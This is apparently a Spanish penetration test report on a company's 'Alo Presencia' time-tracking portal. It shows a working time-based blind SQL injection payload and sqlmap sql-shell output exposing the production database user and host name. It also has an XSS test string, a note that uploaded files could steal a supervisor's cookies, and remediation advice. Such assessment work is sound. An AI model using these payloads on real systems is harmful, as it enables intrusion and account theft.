```

```
Type: time-based blind
Title: Microsoft SQL Server/Sybase time-based blind (IF - comment)
Payload: email=a@a'or'1='1') WAITFOR DELAY '0:0:5'--
---
[11:26:14] [INFO] testing Microsoft SQL Server
[11:26:14] [INFO] confirming Microsoft SQL Server
[11:26:14] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 11 or 10 or 2022 or 2019 or 2016
web application technology: ASP.NET, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[11:26:14] [INFO] calling Microsoft SQL Server shell. To quit type 'x' or 'q' and press ENTER
sql-shell> user_name();
[11:26:28] [INFO] fetching SQL query output: 'user_name()'
[11:26:28] [INFO] retrieving the length of query output
[11:26:28] [INFO] retrieved:
[11:26:29] [WARNING] reflective value(s) found and filtering out
8
[11:26:33] [INFO] retrieved: alosuite
user_name(): 'alosuite'
sql-shell>
```


```
sql-shell> host_name();
[11:33:14] [INFO] fetching SQL query output: 'host_name()'
[11:33:14] [INFO] retrieving the length of query output
[11:33:14] [INFO] retrieved:
[11:33:14] [WARNING] reflective value(s) found and filtering out
13
[11:33:21] [INFO] retrieved: WEBPRODUCCION
host_name(): 'WEBPRODUCCION'
sql-shell>
```

```
[11:05:08] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
web server operating system: Windows 2022 or 10 or 2016 or 2019 or 11
web application technology: ASP.NET, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
current user is DBA: False
```

Podemos ejecutar comandos MSSQL y ver el resultado. Finalmente hemos mirado si el usuario era administrador, en este caso, al no serlo, no podemos generar una shell en el propio servidor. De lograrlo tendríamos acceso a la red interna de ALO.


XSS

Vamos a probar XSS, con las pruebas básicas no hemos podido determinar que exista dicha vulnerabilidad:



[¿ Olvidaste la contraseña ?](#)

Error al iniciar sesion: No es un Email o Teléfono válido, o está mal formateado. Email: debe ser un email valido *@*.* - Telefono: Debe contener numeros, y opcionalmente, el simbolo + o caracteres en blanco.



Alo Presencia

Merlos Infor, S.L
Yepes Huguet, Arnau
a.yepes@merlos.n
et

- Fichar
- Fichajes
- Jornad...
- Emple...
- Soli... 1

Notificaciones


YH Yepes Huguet, Arnau

Recibidas Enviadas 1

Pendiente
<SCRIPT>ALERT('XSS')</SCRIPT>
06-03-2023 10:51

Unrestricted File Upload


Otro fallo grave es que se permite al empleado subir ficheros sin ningún tipo de filtro. En el siguiente punto hemos podido ver el plugin para abrir archivos que se usa, este interpreta los ficheros por lo que podemos “craftear” ficheros maliciosos y subirlos.



Un ejemplo sería generar un fichero malicioso que robe las cookies del navegador, en este caso si tu superior inspeccionara el fichero podrías acceder al portal con sus cookies y por tanto con su cuenta.

Conclusiones:

Las vulnerabilidades siguientes componen una nota de 6.9/10 en el Common Vulnerability Scoring System. Recomendamos arreglar los fallos cuanto antes.



SQLi:

Sanear el input, no se debe dejar al usuario usar caracteres raros (,-%&#"'') entre otros.

Importante el % con el que se podría hacer lo mismo pero codificado en URL.

File uploads:

Aplicar un filtro whitelist para txt, pdf, etc. En su defecto se puede aplicar un filtro blacklist para extensiones sin sentido como php, html, js, py, etc. En el mejor de los casos se deberían aplicar las dos.

Quiero destacar que estas pruebas han sido relativamente básicas y faltarían horas de testing para ver que más se podría hacer. (XSS, CSRF, SSRF, etc.)

La base de estas vulnerabilidades más complejas sería las dos citadas anteriormente. Por tanto, si se arreglan, evitamos el peligro.

Arnau Yepes,

Merlos 06/03/23